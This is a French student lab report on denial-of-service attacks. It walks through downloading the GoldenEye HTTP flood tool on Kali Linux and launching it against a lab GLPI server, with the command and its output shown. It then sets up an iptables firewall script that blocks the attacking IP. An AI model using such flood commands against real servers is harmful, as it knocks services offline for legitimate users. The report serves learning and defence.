PROJET PERSONNEL – ATTAQUE PAR DÉNI DE SERVICE (DOS)

Maxime Meriot

SOMMAIRE

INTRODUCTION

Qu’elle est l’objectif de ce projet ?

L’objectif de ce projet est de comprendre comment fonctionne une attaque **DOS** et comment se protéger contre ce type d’attaque.

Qu’est ce qu’une attaque par DOS ?

Une **attaque par déni de service** est une attaque informatique ayant pour but de rendre indisponible un service, d'empêcher les utilisateurs légitimes d'un service de l'utiliser. Il existe quatre catégorie de type de dénis de service (DOS) et de dénis de service distribué (DDOS).

- Déni de service par abus de session
- Attaque basé sur le volume
- Attaque basé sur les protocoles
- Attaque basé sur la couche applicative

CONFIGURATION REQUISE

Pour la réalisation de ce projet vous aurez besoin :

-Une machine virtuelle Debian avec GLPI d’installé


-Une machine virtuelle Kali Linux

-Les deux machines devront être dans le même réseau local

MISE EN SITUATION

J’utilise deux machines virtuelles dans le même réseaux local :

La première machine virtuelle est une Debian qui héberge un serveur web Glpi. Mon but va être de rendre l’accès au site indisponible. Son adresse ip est **192.168.1.58**



La deuxième machine virtuelle est une Kali Linux et c’est à partir de cette machine que je vais lancer une attaque DOS. Son adresse ip est **192.168.1.96**

GOLDENEYE

GoldenEye est un outil de test HTTP de déni de service qui cible la couche 7 du modèles OSI. Cet outil peut être utilisé pour tester si un site est sensible aux attaques par déni de service. C'est un excellent outil pour tester votre propre serveur Web pour des tests de charge et modifier vos règles iptables/Firewall en conséquence.

INSTALLATION DE GOLDENEYE

Sur la machine virtuelle Kali Linux lancer un terminal un mettez-vous en mode super-utilisateur (root).

su

Ensuite télécharger les fichiers GoldenEye avec la commande :

wget https://github.com/jseidl/GoldenEye/archive/refs/heads/master.zip

Enfin décompresser le fichier master.zip

unzip master.zip/

UTILISATION DE GOLDENEYE

Une fois installé aller dans le fichier GoldenEye-master

cd GoldenEye-master/

```
┌──(root㉿kali)-[/home/kali]
└─# cd GoldenEye-master/

┌──(root㉿kali)-[/home/kali/GoldenEye-master]
└─#
```

Vous pouvez utiliser la commande **ls -l** pour savoir tout ce que contient le fichier GoldenEye et aussi de connaître leur droit

```
┌──(root㉿kali)-[/home/kali/GoldenEye-master]
└─# ls -l
total 32
-rwxr-xr-x 1 root root 19178 20 janv.  2021 goldeneye.py
-rw-r--r-- 1 root root  2147 20 janv.  2021 README.md
drwxr-xr-x 3 root root  4096 20 janv.  2021 res
drwxr-xr-x 2 root root  4096 20 janv.  2021 util
```

Vous pouvez faire un **nano README.md** afin de connaître l'usage des commandes

```
┌──(root㉿kali)-[/home/kali/GoldenEye-master]
└─# nano README.md
```

Flag	Description	Par défaut
`-u, --useragents`	Fichier avec des agents utilisateurs à utiliser	Par défaut : généré aléatoirement
`-w, --workers`	Nombre de travailleurs simultanés	Par défaut : 10
`-s, --sockets`	Nombre de sockets concurrents	Par défaut : 500
`-m, --method`	Méthode HTTP à utiliser 'get' ou 'post' ou 'random'.	Par défaut : get
`-n, --nosslcheck`	Ne pas vérifier le certificat SSL	Par défaut : Vraie
`-d, --debug`	Active le mode débogage	Par défaut : Faux
`-h, --help`	Montre cette aide	

Pour quitter l'endroit faite un **ctrl + x**

Pour lancer une attaque il suffit juste de lancer le programme python **goldeneye.py** et de mettre l'url à attaquer


./goldeneye.py http://192.168.1.58/

```
┌──(root㉿kali)-[/home/kali/GoldenEye-master]
└─# ./goldeneye.py http://192.168.1.58/

GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

Hitting webserver in mode 'get' with 10 workers running 500 connections each. Hit CTRL+C to cancel.
```

Au bout d'un certain temps le programme vous indiquera que la page web est down (Il se peut que le site soit juste ralenti par une attaque **DOS**)

```
GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

Hitting webserver in mode 'get' with 10 workers running 500 connections each. Hit CTRL+C to c
ancel.
234 GoldenEye strikes hit. (0 Failed)
358 GoldenEye strikes hit. (0 Failed)
471 GoldenEye strikes hit. (0 Failed)
500 GoldenEye strikes hit. (0 Failed)
500 GoldenEye strikes hit. (0 Failed)
500 GoldenEye strikes hit. (0 Failed)
500 GoldenEye strikes hit. (0 Failed)
500 GoldenEye strikes hit. (0 Failed)
500 GoldenEye strikes hit. (0 Failed)
856 GoldenEye strikes hit. (0 Failed)
944 GoldenEye strikes hit. (0 Failed)
977 GoldenEye strikes hit. (0 Failed)
1440 GoldenEye strikes hit. (0 Failed)
1440 GoldenEye strikes hit. (2068 Failed)
        Server may be DOWN!
1495 GoldenEye strikes hit. (4782 Failed)
```

Enfin vérifier si votre page web est hors service



LES SOLUTIONS CONTRE LE DOS

Il existe différentes solutions pour se protéger en amont d'une attaque DOS.

- Mise en place de filtres pour le trafic non-traditionnel ou disposant d'une puissance pouvant gérer l'ensemble des requêtes.

- L'installation de pare-feu et de répartiteurs de charges qui pourront contrer les attaques.

- L'utilisation d'un CDN (Content Delivery Network) est également recommandé pour agir sur les attaques venant de localisations géographiques douteuses.

- La mise en place d'une liste blanche donne un accès restreint au site pour un filtrage plus efficace des attaques.

- Mettre en place un site miroir. Il s'agit d'une copie du site qui se retrouve hébergée sur un domaine différent.

IPTABLES

Iptables est un logiciel libre de l'espace utilisateur Linux grâce auquel l'administrateur système peut configurer les chaînes et règles dans le pare-feu en espace noyau (et qui est composé par des modules Netfilter).

Iptables est utilisé pour le protocole IPv4, *Ip6tables* pour IPv6, *Arptables* pour ARP (Address Resolution Protocol) ou encore *Ebtables*, spécifique aux trames Ethernet.

Ce type de modifications doit être réservé à un administrateur du système. Par conséquent, son utilisation nécessite l'utilisation du compte root. L'utilisation du programme est refusée aux autres utilisateurs.

INSTALLATION DE IPTABLES

Sur votre machine Debian le paquet 'iptables' est installé d'origine mais si ce n'était pas le cas, rien de plus simple à faire:

apt-get install iptables

```
root@debian:~# apt-get install iptables_
```

Puis taper **o** pour continuer l'installation

```
Souhaitez-vous continuer ? [O/n] o
```

Créez le fichier 'parefeu',on va créer ce fichier dans le repertoire /etc/init.d/ comme ça il sera chargé au démarrage du serveur

touch /etc/init.d/parefeu

```
root@debian:~# touch /etc/init.d/parefeu
```

Rendez ce fichier (pour l'instant, vide) exécutable avec:

chmod 700 /etc/init.d/parefeu

```
root@debian:~# chmod 700 /etc/init.d/parefeu
```

CONFIGURATION DE DE IPTABLES

Liste de commande

Nom commande	Description
INPUT	Si le paquet est adressé au poste, il est confronté au filtre INPUT.
OUTPUT	Si le paquet sort du poste, il passera donc par la chaîne OUTPUT.
FORWARD	Si une quelconque règle autorise le paquet à entrée, le paquet passera la barrière de INPUT, si il n'y a pas de règle spécifique qui autorise le paquet à entrer, et à condition qu'il soit actif (FORWARDÉ), la trame passera par le filtre FORWARD.
ACCEPT	signifie que le paquet est autorisé à passer.
REJECT	Est utilisé pour renvoyer un paquet erroné en réponse au paquet qui correspond . (donc il y a une trace que tu existes sur le net)
DROP	Signifie que le paquet est détruit.

Pour commencer on va éditer le fichier qu'on vient de crée (nano, vim, etc.)

nano /etc/init.d/parefeu

```
root@debian:~# nano /etc/init.d/parefeu
```

En première ligne il faut noter **#!/bin/bash** car on va créer un fichier bash (Bash est un interpréteur en ligne de commande de type script.)

```
#!/bin/bash
```

Ensuite on réinitialise le pare-feu

```
#On reinitialise le firewall
iptables -F
```

On autorise le trafic local

```
#On autorise le trafic local
iptables -I INPUT -i lo -j ACCEPT
```

On autorise le ou les ports nécessaires à notre configuration serveur

```
#On autorise le ou les ports necessaires a notre configuration serveur
iptables -A INPUT -i enp0s3 -p tcp --dport 80 -j ACCEPT
```

enp0s3 correspond à l'interface réseau utilisée par la machine, si votre machine utilise une autre interface réseau, utiliser celle indiquée

On autorise les pings entrants

```
#On autorise les pings entrants
iptables -A INPUT -p icmp -j ACCEPT
```

On autorise les connexions déjà établies

```
#On autorise les connexions deja etablies
iptables -A INPUT -i enp0s3 -m state --state ESTABLISHED,RELATED -j ACCEPT
```

On bloque tout le reste (Pour éviter les attaques externes)

```
#on bloque tout le reste

iptables -A INPUT -i enp0s3 -j DROP
```

Enfin étant donné qu'on connaît l'adresse ip local de l'attaquant il suffit juste de la bloquer

```
#On bloque adresse ip de l'attaquant

iptables -I INPUT 1 -s 192.168.1.96 -j DROP
```

Votre programme bash doit ressembler à ça à la fin:


```
#!/bin/bash

#On renitialise le firewall

iptables -F

#On autorise le trafic local

iptables -I INPUT -i lo -j ACCEPT

#On autorise le ou les ports necessaires a notre configuration serveur

iptables -A INPUT -i enp0s3 -p tcp --dport 80 -j ACCEPT

#On autorise les pings entrants

iptables -A INPUT -p icmp -j ACCEPT

#On autorise les connexions deja etablies

iptables -A INPUT -i enp0s3 -m state --state ESTABLISHED,RELATED -j ACCEPT

#on bloque tout le reste

iptables -A INPUT -i enp0s3 -j DROP

#On bloque adresse ip de l'attaquant

iptables -I INPUT 1 -s 192.168.1.96 -j DROP
```

Faites un **ctrl + s** pour enregistrer puis un **ctrl + x** pour quitter le fichier.

Enfin pour activer le programme bash il suffit juste de taper **/etc/init.d/parefeu**

```
root@debian:~# /etc/init.d/parefeu
```

On retourne sur notre Kali Linux pour vérifier que la machine n’a plus accès au site



CONCLUSION

Pour conclure ce projet ma permis de comprendre comment effectuer une attaque DOS grâce au logiciel Goldeneye et ma aussi permis de comprendre comment se protéger contre se type d’attaque avec le logiciel Iptables.